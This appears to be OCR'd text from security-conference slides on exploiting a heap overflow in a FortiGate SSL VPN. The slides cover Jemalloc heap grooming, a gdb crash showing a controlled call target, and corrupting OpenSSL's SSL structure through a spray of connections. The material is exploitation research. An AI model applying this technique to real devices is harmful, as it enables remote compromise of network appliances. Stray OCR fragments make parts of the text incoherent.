Exploitation obstacles

- Unstable heap
  - Multiple connection handling with `epoll()`
  - Main process and libraries use the same heap – Jemalloc
  - Regularly triggered internal operations unrelated to connection
- Apache additional memory management
  - No `free()` unless connection ends

JeMalloc allocator limitation

- Distinguish and centralize small objects
- Reduce interference between small and large objects
  - No small objects nearby JavaScript buffer

JeMalloc
Small Objects
Large Objects
PLASTIC
E-WASTE

Surprise!

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fb908d12a77 in SSL_do_handshake () from /fortidev4-x86_64/lib/libssl.so.1.1
2: /x $rax = 0x41414141
1: x/i $pc
=> 0x7fb908d12a77 <SSL_do_handshake+23>: callq *0x60(%rax)
(gdb)
```

FUZZ
ME
Reverse

SSL structure (OpenSSL)


- Stores information of each SSL connection
- Ideal target
  - ✓ Allocation triggered easily
  - ✓ Size close to JavaScript buffer
  - ✓ Nearby JavaScript buffer with regular offset (k + N pages)
  - ✓ Useful structure members

Useful structure members


```
typedef struct ssl_st SSL;
struct ssl_st {
    int version;
    const SSL_METHOD *method;      //func table
    …
    int (*handshake_func) (SSL *);
};
```

Mess up connections


- Overflow SSL structure
  - Establish massive connections
    - Lots of normal requests
    - One overflow request



Exploit between connections




Original SSL structure




HEAP MEMORY

Trigger JavaScript Parsing



